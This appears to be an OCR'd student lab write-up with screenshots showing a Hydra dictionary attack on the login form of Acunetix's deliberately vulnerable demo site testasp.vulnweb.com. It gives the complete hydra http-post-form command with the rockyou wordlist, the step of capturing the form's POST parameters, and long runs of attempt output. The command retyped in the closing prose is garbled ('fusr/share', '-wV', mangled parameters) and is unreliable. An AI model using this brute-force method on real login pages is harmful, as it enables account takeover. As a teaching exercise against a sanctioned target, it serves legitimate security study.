

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
20:43
LillyBliss
acuforum login
testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
acunetix
acuforum
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
about - forums - search - login - register - SQL scanner - SQL vuln help
Username:
Password:
Login
Invalid login!
Copyright 2019 Acunetix Ltd.
Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
New Request
Search
Blocking
Body
tfUName=+bombomin2&tfUPass=sadistic
Clear
Send
3 requests
12.77 kB / 3.40 kB transferred
Finish: 1.10 s
DOMContentLoaded: 674 ms


INPUT FROM KALI : HYDRA






kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
20:53
root@kali: /usr/share/wordlists
File Actions Edit View Help
/usr/share/metasploit-framework/data/wordlists/telnet_cdata_ftth_backdoor_userpass.txt
/usr/share/metasploit-framework/data/wordlists/tftp.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_users.txt
/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_collide_20.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_common_20.txt
/usr/share/metasploit-framework/data/wordlists/wp-exploitable-plugins.txt
/usr/share/metasploit-framework/data/wordlists/wp-exploitable-themes.txt
/usr/share/metasploit-framework/data/wordlists/wp-plugins.txt
/usr/share/metasploit-framework/data/wordlists/wp-themes.txt
/usr/share/wordlists/amass
/usr/share/wordlists/dirb
/usr/share/wordlists/dirbuster
/usr/share/wordlists/dnsmap.txt
/usr/share/wordlists/fasttrack.txt
/usr/share/wordlists/fern-wifi
/usr/share/wordlists/john.lst
/usr/share/wordlists/legion
/usr/share/wordlists/metasploit
/usr/share/wordlists/nmap.lst
/usr/share/wordlists/rockyou.txt.gz
/usr/share/wordlists/sqlmap.txt
/usr/share/wordlists/wfuzz
/usr/share/wordlists/wifite.txt
/var/lib/dpkg/info/wordlists.list
/var/lib/dpkg/info/wordlists.md5sums
/var/lib/dpkg/info/wordlists.postinst
/var/lib/dpkg/info/wordlists.prerm
/var/lib/dpkg/info/wordlists.triggers
┌──(root㉿kali)-[/home/kali]
└─# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
┌──(root㉿kali)-[/home/kali]
└─# cd/usr/share/wordlists
zsh: no such file or directory: cd/usr/share/wordlists
┌──(root㉿kali)-[/home/kali]
└─# cd /usr/share/wordlists
┌──(root㉿kali)-[/usr/share/wordlists]
└─# gunzip rockyou.txt.gz
┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wifite.txt
┌──(root㉿kali)-[/usr/share/wordlists]
└─#


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
20:59
root@kali: /usr/share/wordlists
File Actions Edit View Help
└─# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
┌──(root㉿kali)-[/home/kali]
└─# cd/usr/share/wordlists
zsh: no such file or directory: cd/usr/share/wordlists
┌──(root㉿kali)-[/home/kali]
└─# cd /usr/share/wordlists
┌──(root㉿kali)-[/usr/share/wordlists]
└─# gunzip rockyou.txt.gz
┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wifite.txt
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout" -vV -f
[1] 25564
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-10 20:55:28
[ERROR] optional parameter must start with a '/' slash!
[1] + exit 255 hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com
-vV: command not found
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp:tfUName=^USER^&tfUPass=^PASS^:S=logout" -vV -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-10 20:57:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=/Default.asp:tfUName=^USER^&tfUPass=^PASS^:S=logout
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
21:00
root@kali: /usr/share/wordlists
File Actions Edit View Help
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "88888888" - 414 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "5201314" - 415 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jerome" - 416 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "gandako" - 417 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "muffin" - 418 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "gatita" - 419 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "babyko" - 420 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "246810" - 421 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sweetheart" - 422 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "chivas" - 423 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "ladybug" - 424 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "kitty" - 425 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "popcorn" - 426 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "alberto" - 427 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "valeria" - 428 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "cookies" - 429 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "leslie" - 430 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jenny" - 431 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nicole1" - 432 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345678910" - 433 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "leonardo" - 434 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jayjay" - 435 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "liliana" - 436 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "dexter" - 437 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sexygirl" - 438 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "232323" - 439 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "amores" - 440 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rockon" - 441 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "christ" - 442 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "babydoll" - 443 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "anthony1" - 444 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "marcus" - 445 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "bitch1" - 446 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "fatima" - 447 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "miamor" - 448 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "lover" - 449 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "chris1" - 450 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "single" - 451 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "eeyore" - 452 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "lalala" - 453 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "252525" - 454 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "scooter" - 455 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "natasha" - 456 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "skittles" - 457 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "brooklyn" - 458 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "colombia" - 459 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "159357" - 460 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "teddybear" - 461 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "winnie" - 462 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "happy" - 463 of 14344399 [child 9] (0/0)
^C[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
(root㉿kali)-[/usr/share/wordlists]
#

RESULT FOR ATTEMPTING A DICTIONARY ATTACK FOR A POST REQUEST.

HOW TO CONDUCT A DICTIONARY ATTACK TO CRACK PASSWORDS USING HYDRA.
Here, we used HYDRA to attempt a dictionary attack for password cracking.

After accessing the help menu on HYDRA to see what type of attack we can run using hydra, we visited the target site. Now we want to capture the post-form parameters. HYDRA uses these parameters to send its various requests to the correct target. Now we opened the target site with the web browser on kali and we went to the developer tools panel after visiting the target site. We then navigated to the tab called “network”, then we reloaded to see the GET requests. We are requesting data from the server so we can see the login form.

To check for a new POST request pop up in the Network tab, we entered a random username and password. Our machine is sending data to the server, the request also contains the parameters we need.

We then copied the tfUName and tfUPass Parameters by right clicking on the POST request and selecting “edit and send”.

Now we want to attempt to login as ADMIN, we would first need to choose a wordlist to guess passwords to login as this account. We would be using the rockyou.txt wordlist for this attack to see the path. You can also type “locate wordlists” in your terminal to see all the different wordlist kali has installed.

Now the rockyou.txt wordlist file has a .gz extension, we need to extract the file by changing directory to usr/share/wordlists, then we extract the gunzip file. We can go ahead and type ls in the terminal to see that the rockyou.txt file is available. Now we have all the information we need and we are ready to open HYDRA to begin the attack.

Now to begin the attack on HYDRA there are some commands that has to be submitted to hydra :

When we input this command, the attack will begin and HYDRA will start guessing a lot of passwords for the username ADMIN in an attempt to login, as seen in the last image.

hydra -l admin -P fusr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp:tfUName=USER 6tfUPass-^PASS^:S-logout" -wV -f

Here we can see HYDRA trying to guess the password by attempting a dictionary attack for a POST request in the last picture. The request was stopped because this was an attempt. Hydra can also be used to attack usernames and passwords of different services—such as SSH, FTP, telnet, proxy, etc.—making it an extremely powerful and useful tool to have in your arsenal.